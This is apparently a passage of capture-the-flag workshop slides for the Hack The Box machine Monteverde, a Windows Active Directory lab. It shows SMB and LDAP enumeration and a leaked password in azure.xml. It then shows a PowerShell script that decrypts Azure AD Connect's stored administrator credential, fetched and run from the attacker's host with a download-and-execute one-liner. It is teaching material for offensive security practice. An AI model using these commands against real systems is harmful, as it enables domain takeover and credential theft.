SMB	10.129.228.111	445	MONTEVERDE	ADMIN\$		Remote Admin
SMB	10.129.228.111	445	MONTEVERDE	azure_uploads	READ	
SMB	10.129.228.111	445	MONTEVERDE	C\$		Default share
SMB	10.129.228.111	445	MONTEVERDE	E\$		Default share
SMB	10.129.228.111	445	MONTEVERDE	IPC\$	READ	Remote IPC
SMB	10.129.228.111	445	MONTEVERDE	NETLOGON	READ	Logon server share
SMB	10.129.228.111	445	MONTEVERDE	SYSVOL	READ	Logon server share
SMB	10.129.228.111	445	MONTEVERDE	users\$	READ	

<https://www.netexec.wiki/smb-protocol/enumeration/enumerate-shares-and-access>

Spidering SMB Shares

```
$ nxc smb monteverde.htb -u SABatchJobs -p SABatchJobs --spider users\$ --pattern xml
...
SMB      10.129.228.111  445    MONTEVERDE    [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB      10.129.228.111  445    MONTEVERDE    [*] Spidering .
SMB      10.129.228.111  445    MONTEVERDE    //10.129.228.111/users$/mhope/azure.xml [lastm:'2020-01-03
09:59' size:1212]
```

<https://www.netexec.wiki/smb-protocol/spidering-shares>

Retrieve azure.xml File

```
$ nxc smb monteverde.htb -u SABatchJobs -p SABatchJobs --share users\$ --get-file \\mhope\azure.xml azure.xml
```

```
...
```

```
SMB      10.129.228.111  445    MONTEVERDE    [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
SMB      10.129.228.111  445    MONTEVERDE    [*] Copying "\\mhope\azure.xml" to "azure.xml"
SMB      10.129.228.111  445    MONTEVERDE    [+] File "\\mhope\azure.xml" was downloaded to "azure.xml"
```

```
$ cat azure.xml
```

```
...
```

```
<ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
  <Props>
    <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
    <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
    <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
    <S N="Password">4n0therD4y@n0th3r$</S>
  </Props>
```

```
...
```

<https://www.netexec.wiki/smb-protocol/get-and-put-files#get-a-file-from-the-remote-target>

mhope's Group Memberships

```
$ nxc ldap monteverde.htb -u SABatchJobs -p SABatchJobs --query "(sAMAccountName=mhope)" "memberOf"
```

```
...
```

```
LDAP      10.129.228.111  389    MONTEVERDE      memberOf      CN=Azure Admins,OU=Groups,DC=MEGABANK,DC=LOCAL
```

```
LDAP      10.129.228.111  389    MONTEVERDE      CN=Remote Management Users,CN=Builtin,DC=MEGABANK,DC=LOCAL
```

```
...
```

<https://www.netexec.wiki/ldap-protocol/query-ldap>

Initial Access via WinRM

```
$ evil-winrm -i monteverde.htb -u mhope -p 4n0therD4y@n0th3r$
```

```
Evil-WinRM shell v3.5
```

```
...
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\mhope\Documents> whoami /priv
```

```
PRIVILEGES INFORMATION
```

```
-----
```

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled



#5 Privilege Escalation


Identifying Stuff

```
*Evil-WinRM* PS C:\Program Files> dir
```

```
Directory: C:\Program Files
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	1/2/2020 9:36 PM		Common Files
d-----	1/2/2020 2:46 PM		internet explorer
d-----	1/2/2020 2:38 PM		Microsoft Analysis Services
d-----	1/2/2020 2:51 PM		Microsoft Azure Active Directory Connect
d-----	1/2/2020 3:37 PM		Microsoft Azure Active Directory Connect Upgrader
d-----	1/2/2020 3:02 PM		Microsoft Azure AD Connect Health Sync Agent
d-----	1/2/2020 2:53 PM		Microsoft Azure AD Sync
d-----	1/2/2020 2:38 PM		Microsoft SQL Server
d-----	1/2/2020 2:25 PM		Microsoft Visual Studio 10.0
d-----	1/2/2020 2:32 PM		Microsoft.NET
d-----	1/3/2020 5:28 AM		PackageManagement
...			

Azure AD Connect



Recommended Reading

Azure AD Connect for Red Teamers



“The concept is simple, by extending authentication beyond on-prem Active Directory, users can authenticate with their AD credentials against Microsoft services such as Azure, Office365, Sharepoint, and hundreds of third party services which support Azure AD.”

<https://blog.xpnsec.com/azuread-connect-for-redteam/>

PHS vs. PTA in Azure AD Connect

Password Hash Sync (PHS)

- Synchronizes a **hash-derived representation of on-prem AD passwords** to Microsoft Entra ID.
- Authentication is handled **in the cloud**.
- **Simpler & highly resilient** — no on-prem authentication dependency.
- Best default choice for most organizations.

Pass-through Authentication (PTA)

- User authentication is validated **against on-premises Active Directory** via PTA agents.
- Passwords/password hashes are **not synchronized to the cloud** for authentication.
- Requires **on-prem connectivity and highly available PTA agents**.
- Useful when authentication must remain on-premises or specific legacy requirements apply.

Azure AD Connect Service & Service Account

```
*Evil-WinRM* PS C:\Program Files> Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync
```

```
Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```



Name	Property
ADSync	Type : 16
	Start : 2
	ErrorControl : 1
	ImagePath : "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
	DisplayName : Microsoft Azure AD Sync
	DependOnService : {winmgmt}
	ObjectName : MEGABANK\AAD_987d7f2f57d2
	Description : Enables integration and management of identity information across multiple directories, systems and platforms. If this service is stopped or disabled, no synchronization or password management for objects in connected data sources will be performed.
	FailureActions : {0, 0, 0, 0...}
	DelayedAutostart : 1

AAD_987d7f2f57d2's Group Memberships

```
$ nxc ldap monteverde.htb -u SABatchJobs -p SABatchJobs --query "(sAMAccountName=AAD_987d7f2f57d2)" "memberOf"
```

```
...
```


```
LDAP      10.129.228.111  389    MONTEVERDE      memberOf      CN=Azure Admins,OU=Groups,DC=MEGABANK,DC=LOCAL
```

```
LDAP      10.129.228.111  389    MONTEVERDE      CN=Users,CN=Builtin,DC=MEGABANK,DC=LOCAL
```

```
...
```

<https://www.netexec.wiki/ldap-protocol/query-ldap>

ADSync Configuration



SQL Server Express DB

C:\Program Files\Microsoft Azure AD Sync\Data\

- Table “mms_management_agent”
 - Column “private_configuration_xml”
 - login-user = administrator
 - Column “encrypted_configuration”
 - 🔒 🔒 🔒 🔒

Config &
Encrypted data

- Table “mms_server_configuration”
 - Column “instance_id”
 - Column “keyset_id”
 - Column “entropy”

Key Material

- File “C:\Program Files\Microsoft Azure AD Sync\Data\mcrypt.dll”

Encryption Routine

private_configuration_xml

```
*Evil-WinRM* PS C:\Program Files\microsoft azure ad sync\bin> sqlcmd -S MONTEVERDE -Q "use ADSync; SELECT private_configuration_xml FROM
mms_management_agent WHERE ma_type = 'AD'"
Changed database context to 'ADSync'.
private_configuration_xml
-----
-----
<adma-configuration>
  <forest-name>MEGABANK.LOCAL</forest-name>
  <forest-port>0</forest-port>
  <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
  <forest-login-user>administrator</forest-login-user>
  <forest-login-domain>MEGABANK.LOCAL
(1 rows affected)
```

Key Material

```
*Evil-WinRM* PS C:\> sqlcmd -S MONTEVERDE -Q "use ADSync; select instance_id,keyset_id,entropy from mms_server_configuration"
```

Changed database context to 'ADSync'.

instance_id	keyset_id	entropy
1852B527-DD4F-4ECF-B541-EFCCBFF29E31	1	194EC2FC-F186-46CF-B44D-071EB61F49CD

(1 rows affected)

```
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"

$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT encrypted_configuration FROM mms_management_agent WHERE
ma_type = 'AD'"

$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$crypted = $reader.GetString(0)
$reader.Close()
```

.... Continued on next page

```
add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'  
$km = New-Object -TypeName  
Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager  
$km.LoadKeySet($entropy, $instance_id, $key_id)
```

```
$key = $null  
$km.GetActiveCredentialKey([ref]$key)  
$key2 = $null  
$km.GetKey(1, [ref]$key2)
```

```
$decrypted = $null  
$key2.DecryptBase64ToString($encrypted, [ref]$decrypted)
```

```
Write-Host $decrypted
```

```
.... Save as adconnect.ps1
```

Download and Execute

```
$ python3 -m http.server 8080
```

```
10.129.228.111 - - [19/Aug/2026 20:01:18] "GET /adconnect.ps1 HTTP/1.1" 200 -
```

```
*Evil-WinRM* PS C:\> iex(new-object net.webclient).downloadstring('http://10.10.14.64:8080/adconnect.ps1')
```

```
<encrypted-attributes>
```

```
<attribute name="password">d0m@in4dminyeah!</attribute>
```

```
</encrypted-attributes>
```

Escalated Access via WinRM

```
$ $ evil-winrm -i monteverde.htb -u administrator -p d0m@in4dminyeah!
```

```
...
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
```

```
megabank\administrator
```



Thanks for your
Participation !
You did Awesome !!!

Writeups:

- <https://0xdf.gitlab.io/2026/05/23/htb-monitorsfour.html>
- <https://www.youtube.com/watch?v=2vEMGhOKlq0>



5x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>